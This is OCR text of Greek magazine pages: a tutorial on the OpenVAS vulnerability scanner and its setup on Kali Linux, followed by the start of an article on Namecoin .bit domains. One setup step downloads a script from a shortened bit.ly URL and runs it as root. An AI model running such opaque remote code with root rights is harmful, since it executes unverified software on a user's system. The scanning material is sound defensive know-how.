δεν θα μπορούσε να παράγει αναφορές σε διάφορα



Μερικές από τις οικογένειες NVTs (Network Vulnerability Tests) που περιλαμβάνει το προκαθορισμένο scan config ονόματι "Full and very deep", του OpenVAS. Παρατηρήστε το τεράστιο πλήθος των local security checks για το Debian Linux! Ο συνολικός αριθμός NVTs τη στιγμή που γράφεται το παρόν, πλησιάζει τις 34 χιλιάδες.


formats, όπως, π.χ., σε HTML, PDF, XML κ.ά. Όλα αυτά τα κάνει ο Manager και με τον Scanner μιλά μέσω OTP. Γνωρίζει επίσης και το **OpenVAS Manager Protocol** (OMP), μέσω του οποίου επικοινωνεί με διάφορους πελάτες (clients) όπως ο Greenbone Security Assistant, το Greenbone Security Desktop (έχει σταματήσει ν' αναπτύσσεται) και το omp (όλα πεζά) για τη γραμμή εντολών. Το πρωτόκολλο OMP βασίζεται στην XML και είναι αυτό που λέμε stateless (http://en.wikipedia.org/wiki/Stateless_protocol). Σημειώνεται ότι η επικοινωνία των πελατών με τον Manager, πάντα μέσω OMP, κρυπτογραφείται κατά SSL (όπως ακριβώς συμβαίνει και με την εικοινωνία μεταξύ Manager-Scanner, μέσω OTP). Εξ ορισμού, ο Manager ακούει για αιτήσεις πελατών από το port 9390 της διεύθυνσης του loopback interface. Είναι δυνατόν να ρυθμιστεί ώστε ν' ακούει και σε άλλες διευθύνσεις, άλλων network interfaces.

- **OpenVAS Adminitrator (openvasad).** Ευθύνη του Administrator είναι η διαχείριση των χρηστών καθώς και των feeds της εφαρμογής (βλ. και άρθρο στη σελίδα 42). Η επικοινωνία μαζί του γίνεται μέσω του **OpenVAS Administrator Protocol** (OAP) και είναι κρυπτογραφημένη κατά SSL. Τις πληροφορίες για



Name	OID	Risk	CVSS	Timeout	Prefs	Action
Arkoon identification	1.3.6.1.4.1.25623.1.0.14377	None	0.0	default		
BlueCoat ProxySG console management detection	1.3.6.1.4.1.25623.1.0.16363	Med	5.0	default		
CheckPoint Firewall-1 Telnet Authentication Detection	1.3.6.1.4.1.25623.1.0.10675	Med	5.0	default		
CheckPoint Firewall-1 Web Authentication Detection	1.3.6.1.4.1.25623.1.0.10676	Med	5.0	default		
Checkpoint Firewall open Web adminstration	1.3.6.1.4.1.25623.1.0.11518	Med	4.3	default		
Checkpoint SecuRemote information leakage	1.3.6.1.4.1.25623.1.0.10710	Med	5.0	default		
Checkpoint SecureRemote detection	1.3.6.1.4.1.25623.1.0.10617	Low	1.2	default		
Checkpoint VPN-1 PAT information disclosure	1.3.6.1.4.1.25623.1.0.80096	Med	5.0	default		
Firewall ECE-bit bypass	1.3.6.1.4.1.25623.1.0.12118	High	7.5	default		
Firewall Enabled	1.3.6.1.4.1.25623.1.0.80059	None	0.0	default		
HTTP Proxy Server Detection	1.3.6.1.4.1.25623.1.0.100083	None	0.0	default		
Kerio WinRoute Firewall HTTP/HTTPS Management Detection	1.3.6.1.4.1.25623.1.0.20225	Med	5.0	default		
Kerio personal Firewall buffer overflow	1.3.6.1.4.1.25623.1.0.11575	High	7.5	default		
NetAsq identification	1.3.6.1.4.1.25623.1.0.14378	None	0.0	default		
Raptor FW version 6.5 detection	1.3.6.1.4.1.25623.1.0.10730	Med	5.0	default		
Source routed packets	1.3.6.1.4.1.25623.1.0.11834	Med	3.3	default		
Squid information-disclosure vulnerability	1.3.6.1.4.1.25623.1.0.100147	High	5.8	default		
StoneGate client authentication detection	1.3.6.1.4.1.25623.1.0.11762	None	0.0	default		
ZoneAlarm Personal Firewall port 67 flaw	1.3.6.1.4.1.25623.1.0.14660	High	7.5	default		
ZoneAlarm Pro local DoS	1.3.6.1.4.1.25623.1.0.14726	Low	1.9	default		

Τα NVTs της οικογένειας "Firewalls".



Αναλυτικές πληροφορίες για ένα NVT από την οικογένεια "Malware", αποστολή του οποίου είναι ο εντοπισμός του Conficker worm σε Windows hosts.


τους χρήστες αλλά και για τα feeds, ο Administrator τις αποθηκεύει στην ίδια βάση SQLite που χρησιμοποιεί κι ο Manager. Εξ ορισμού, ο Manager ακούει για αιτήσεις πελατών από το port 9393 της διεύθυνσης του loopback interface. Είναι δυνατόν να ρυθμιστεί ώστε ν' ακούει και σε άλλες διευθύνσεις, άλλων network interfaces. Η πλέον πρόσφατη, σταθερή έκδοση του OpenVAS, είναι η 6. Από την έκδοση 7 και μετά —προς το παρόν είμαστε στην 7 beta3—, οι λειτουργίες του Administrator ενσωματώνονται στο σύνολο λειτουργιών του Manager. Στο deltaCast s02e01 και στα σχετικά άρθρα του παρόντος τεύχους, εστιάζουμε στην έκδοση 6.

- **Greenbone Security Assistant (GSA, gsad).** Πρόκειται για έναν OMP client που παρέχει στο χρήστη του OpenVAS ένα εύχρηστο web interface ή αλλιώς web panel, χάρη στο οποίο εκείνος είναι σε θέση να δουλεύει άνετα με την πλατφόρμα — φυσικά από τον αγαπημένο του web browser. Το panel σερβίρεται μέσω του μικρού web server (micro-httpd) που ενσωματώνει ο GSA, ενώ η μετάφραση των απαντήσεων του OMP σε HTML γίνεται με χρήστη XSLT (`http://en.wikipedia.org/wiki/XSL_Transformations`). Εξ ορισμού, ο GSA ακούει για αιτήσεις πελατών από το port 9392 της διεύθυνσης του loopback interface.

Είναι βέβαια δυνατόν να ρυθμιστεί ώστε ν' ακούει και σε άλλες διευθύνσεις, άλλων network interfaces.

Γνωριμία με τα NVTs


Όπως είπαμε και προηγουμένως, προκειμένου το OpenVAS να εντοπίζει αδυναμίες κάνει χρήση των λεγόμενων Network Vulnerability Tests ή απλά NVTs. Πρόκειται για scripts γραμμένα σε NASL [Nessus Attack Scripting Language, http://en.wikipedia.org/wiki/Nessus_(software)] κι αυτό που κάνει το καθένα είναι να υποβάλλει σε μία η περισσότερες δοκιμασίες ένα σύστημα ή μία υπηρεσία. Τη στιγμή που γράφεται το παρόν, το πλήθος των NVTs πλησιάζει τις 34 χιλιάδες. Είναι οργανωμένα σε οικογένειες και μια ιδέα για το τι διατίθεται μπορούμε να πάρουμε μέσα από το web panel του GSA (δώστε SecInfo Management → NVTs). Ενδεικτικά αναφέρουμε οικογένειες NVTs για brute force attacks, buffer overflows, web/FTP/SSH server vulnerabilities, local exploits για διάφορα λειτουργικά συστήματα κ.ο.κ. Ένας άλλος τρόπος για να εκτιμήσουμε την ευρύτητα των NVTs, είναι να δούμε τις οικογένειες που συμπεριλαμβάνει κάποιο από τα προκαθορισμένα scan configs. Από το web panel του GSA, δώστε Configuration → Scan Configs και κάντε κλικ, π.χ., στο Full and very deep. Με κλικ στο μεγεθυντικό φακό μιας οικογένειας, βλέπουμε τα NVTs που περιλαμβάνει. Με κλικ στο μεγεθυντικό φάκο ενός οποιουδήποτε NVT, διαβάζουμε αναλυτικά για το τι ακριβώς κάνει.



Η αρχική ρύθμιση του OpenVAS στο Kali Linux συμπεριλαμβάνει το κατέβασμα της συλλογής με τα NVTs, καθώς και τη δημιουργία ενός χρήστη για την εφαρμογή, ο οποίος έχει δικαιώματα διαχειριστή.

Ρύθμιση του OpenVAS στο Kali Linux

Κατά την παρουσίαση του OpenVAS στο deltaCast s02e01 εργαζόμασταν από το περιβάλλον του BackBox Linux. Η αρχική ρύθμιση του OpenVAS επιτυγχάνεται με διαφορετικό τρόπο στο BackBox, σε σύγκριση με το Kali. Μιας και το προαναφερθέν αποτελεί αναντίρρητα την πλέον δημοφιλή διανομή για pen-testing, και με δεδομένο ότι η ρύθμιση του OpenVAS μόνο ως προφανής ή ομαλή διαδικασία δεν μπορεί να χαρακτηριστεί, στρέφουμε τώρα την προσοχή μας στο Kali Linux. Παρουσιάζουμε την όλη διαδικασία ρύθμισης του OpenVAS σε επιμέρους βήματα.




Το script μ' αυτό το "initial setup" στ' όνομά του έχει ολοκληρώσει την εργασία του, διαπιστώνουμε ωστόσο ότι έχουμε ακόμα δουλειά να κάνουμε...

Βήμα 1. Ακολουθούμε τη διαδρομή **Applications → Vulnerability Analysis → OpenVAS → openvas initial setup**. Μεταξύ άλλων εργασιών, το script που μόλις τρέξαμε κατεβάζει ένα archive με όλα τα NVTs, φτιάχνει πιστοποιητικά για την Αρχή Πιστοποίησης, τον OpenVAS Scanner και τους clients, ενεργοποιεί την υπηρεσία openvassd (η οποία φορτώνει τα plugins, δηλαδή τα NVTs), δημιουργεί έναν χρήστη για το OpenVAS με όνομα admin και δικαιώματα διαχειριστή, ενώ μας ζητά να ορίσουμε κι ένα password γι' αυτόν. Αν βλέπατε την κονσόλα όση ώρα έτρεχε το σκριπτάκι, πολύ πιθανόν να παρατηρήσατε κάποια μηνύματα λάθους. Μην ανησυχείτε, είναι αναμενόμενα.

Βήμα 2. Σε μια νέα κονσόλα ή σ' αυτή που άνοιξε αυτόματα στο προηγούμενο βήμα, πληκτρολογούμε:

```
root@kali64:~# openvas-check-setup
```

Αυτό το script ελέγχει την εγκατάσταση του OpenVAS και πληροφορεί για τα όποια προβλήματα συναντήσει. Θα πάρουμε μήνυμα λάθους, για εκείνη τη βάση SCAP που απουσιάζει. Από το σύστημα μενού του Kali, δίνουμε **Applications** → **Vulnerability Analysis** → **OpenVAS** → **openvas feed update**. Στην ερώτηση που θα μας απευθυνθεί περί migration, απαντάμε καταφατικά. Θα χρειαστεί αρκετή ώρα μέχρι να τελειώσει τις εργασίες του το script που μόλις τρέξαμε — αλλά κι αυτό αναμενόμενο είναι.




Αφού κάνουμε όλα όσα απαιτούνται, το openvas-check-setup φτάνει στο βήμα 9 και μας ειδοποιεί ότι η εγκατάσταση του OpenVAS 6 είναι εντάξει.

Βήμα 3. Τρέχουμε για άλλη μια φορά το openvas-check-setup, ώστε να δούμε πού βρισκόμαστε. Ολοκληρώνεται χωρίς λάθη (φτάνει έως και το Step 9), ωστόσο παίρνουμε ορισμένες προειδοποιήσεις για πακέτα που λείπουν. Τα εγκαθιστούμε ως εξής:

```
root@kali64:~# apt-get -y install rpm alien nsis
```

Βήμα 4. Ανοίγουμε έναν web browser (τον Iceweasel), επισκεπτόμαστε τη διεύθυνση https://127.0.0.1:9392 και μετά την προειδοποίηση περί μη-έμπιστης σύν-



Χάρη στο εξαιρετικά απλό script που γράψαμε κατά την παραγωγή του deltaCast s02e01 οι σχετικές με το OpenVAS υπηρεσίες ενεργοποιούνται εύκολα και με τη σωστή σειρά, ενώ ενημερώνεται αυτόματα και η τοπική συλλογή με τα NVTs.

δεσης, κάνουμε διαδοχικά κλικ στα I Understand the Risks, Add Exception και Confirm Security Exception. Στη σελίδα login του Greenbone Security Assistant θα πρέπει να είμαστε σε θέση να κάνουμε login ως admin, με το password που δώσαμε προηγουμένως.

Βήμα 5. Μετά από επανεκκίνηση του λειτουργικού, οι σχετικές με το OpenVAS υπηρεσίες δεν θα λειτουργούν. Προκειμένου να τις ενεργοποιούμε με τη σωστή σειρά αλλά και να ενημερώνουμε αυτόματα τη συλλογή με τα NVTs, ένας τρόπος είναι να κατεβάσουμε το script που έχουμε φτιάξει για το deltaCast s02e01 και, κάθε φορά που θέλουμε το OpenVAS, να τρέχουμε πρώτα το εν λόγω script:

```
root@kali64:~# wget https://bit.ly/dcs02e01oVASsh -O ~/OpenVAS.sh
root@kali64:~# chmod 700 ~/OpenVAS.sh
root@kali64:~# ~/OpenVAS.sh
```

Σε γενικές γραμμές, οι εργασίες που επιτελεί το script δεν ολοκληρώνονται γρήγορα. Εδώ είναι που ένας δίσκος SSD θα έκανε τη διαφορά! Να σημειώσουμε, τέλος, ότι ο OpenVAS Manager καταφεύγει στις πληροφορίες των SCAP και CERT feeds (βλ. και άρθρο σελ. 42). Αυτές μπορούμε να τις ενημερώνουμε κάθε τόσο χειροκίνητα, μέσα από το web panel του GSA (Administration → SCAP Feed και CERT Feed). Εναλλακτικά, αν το επιθυμούμε μπορούμε να καλούμε τα scripts ονόματι openvas-scapdata-sync και openvas-certdata-sync, μέσα από το OpenVAS.sh. Προσοχή, όμως: Τα openvas-scapdata-sync και openvas-certdata-sync θα πρέπει να καλούνται *αμέσως μετά* την εκτέλεση του openvassd (και πριν την εκτέλεση του openvasmd --rebuild).

Skill: Beginner
Tags: bitcoin, namecoin, wallet, dot bit, domain name, name server

namecoin


by GiannouG

Ανώνυμα domains από το δίκτυο του namecoin!

Με το Bitcoin έχουμε ασχοληθεί αρκετές φορές. Προσφάτως, μάλιστα, σε σχετικό άρθρο στο τεύχος 026, εξερευνήσαμε τις επιλογές για όσους σκοπεύουν να καταπιαστούν σοβαρά με το mining χωρίς να καταξοδευτούν. Θα μπορούσαμε να πούμε ότι κοντεύουμε να το βαρεθούμε το Bitcoin, η αλήθεια ωστόσο είναι ότι το αγαπάμε ακόμα :D Σε μια πρόσφατη ηλεκτρονική περιπλάνηση, πέσαμε πάνω στο Namecoin. Πριν σκεφτείτε κάτι στο στιλ "πφ, ακόμη ένα ψηφιακό νόμισμα", όπως σκέφτηκε ο γράφων, επιτρέψτε μας να σας εξηγήσουμε. Πιστεύουμε ότι στο τέλος θα σας κάνουμε να το αγαπήσετε *και* αυτό, *και* εσείς.

Ας πάρουμε τα πράγματα από την αρχή. Το Namecoin είναι ένα ψηφιακό νόμισμα. Όσα γνωρίζουμε γι' αυτού του είδους τα νομίσματα, ισχύουν κι εδώ. Η σχετική ορολογία (mining, wallet, κ.ά.) διατηρείται, χωρίς την παραμικρή αλλαγή. Το Namecoin στηρίζεται στον κώδικα του Bitcoin, αλλά χρησιμοποιεί διαφορετικό block chain (https://en.bitcoin.it/wiki/Block_chain) και φυσικά το δικό του δίκτυο. Έτσι, το Namecoin ζει κι εξελίσσεται εντελώς ανεξάρτητα από το Bitcoin. Με το Namecoin μπορούμε να πραγματοποιούμε αγορές, αλλά μπορούμε να κάνουμε και κάτι που δεν γίνεται με κανένα άλλο ψηφιακό νόμισμα: Μπορούμε να αγοράζουμε domains, μέσα στο δίκτυο του νομίσματος. Το ενδιαφέρον στοιχείο είναι ότι η διαχείριση αυτών των domains ακολουθεί μια διαφορετική φιλοσοφία από αυτήν που γνωρίζουμε με τα "φυσιολογικά", ιντερνετικά domains. Αντί να υπάρχει μια κεντρική αρχή διαχείρισης, τα domains κατανέμονται μέσα από το *ανώνυμο* δίκτυο του νομίσματος. Η κατάληξη (TLD) αυτών των domains είναι .bit (dot-bit). Σε αυτό το άρθρο θα δούμε πώς μπορούμε να κατοχυρώσουμε τα δικά μας domains χρησιμοποιώντας το Namecoin, πώς μπορούμε να τα χρησιμοποιήσουμε σαν *κανονικά* domains και, φυσικά, πώς μπορούμε να επισκεπτόμαστε σελίδες που κατοικούν σ' αυτά τα domains.

"Κι άλλο cryptocurrency; Πόσα θα δούμε πια;" Δεν ξέρουμε, γνωρίζουμε ωστόσο ότι το Namecoin έχει κάτι νέο κι ενδιαφέρον να μας προσφέρει!




Το μικρό και ταπεινό μας πορτοφόλι. Εδώ φυλάσσονται όλα τα domains αλλά και τα NMC που έχουμε αγοράσει ή έχουμε βγάλει με τον ιδρώτα μας ;)



Αυτή τη στιγμή, η ισοτιμία μεταξύ NMC και BTC βρίσκεται στα 0.007BTC για 1NMC. Η διαφορά είναι τεράστια.

Κέρματα Namecoin


Κατ' αρχάς, χρειαζόμαστε ένα πορτοφόλι. Όχι οποιοδήποτε πορτοφόλι, αλλά το επίσημο wallet για το Namecoin. Σε αντίθεση με το Bitcoin, το πορτοφόλι του Namecoin πρέπει να υποστηρίζει και τις πρόσθετες λειτουργίες του νομίσματος, όπως η αγορά domain, η μεταφορά και η ρύθμιση αυτών. Μπορούμε να κατεβάσουμε τη σχετική εφαρμογή από την επίσημη σελίδα (`http://namecoin.info`). Αφού αποσυμπιέσουμε το πακετάκι, τρέχουμε το namecoin-qt.exe και πάμε να φτιάξουμε καφέ. Αλήθεια λέμε! Θα χρειαστεί να περιμένουμε αρκετές ώρες[1] μέχρι να κατέβουν στον υπολογιστή μας οι συναλλαγές[2] που έχουν πραγματοποιηθεί εντός του δικτύου. Μόλις τελειώσει η διαδικασία (θα το καταλάβουμε από το πράσινο εικονίδιο, κάτω δεξιά), είμαστε έτοιμοι να κάνουμε τις πρώτες μας συναλλαγές. Το πρώτο που θα προσέξουμε, είναι ότι το πορτοφόλι του Namecoin είναι πανομοιότυπο μ' εκείνο του Bitcoin. Αυτό δεν πρέπει να σας προβληματίσει. Όπως είπαμε και προηγουμένως, πρόκειται για τον



Αν το pool στο οποίο κάνετε Bitcoin mining υποστηρίζει shared mining, θα μπορείτε με την ίδια δουλειά να αποκτάτε χρήματα κι από τα δύο νομίσματα!

1. Σε αντίθεση με το Bitcoin, το δίκτυο του Namecoin απαρτίζεται από λιγότερους χρήστες και είναι αρκετά πιο αργό.
2. Τα δεδομένα του block chain.

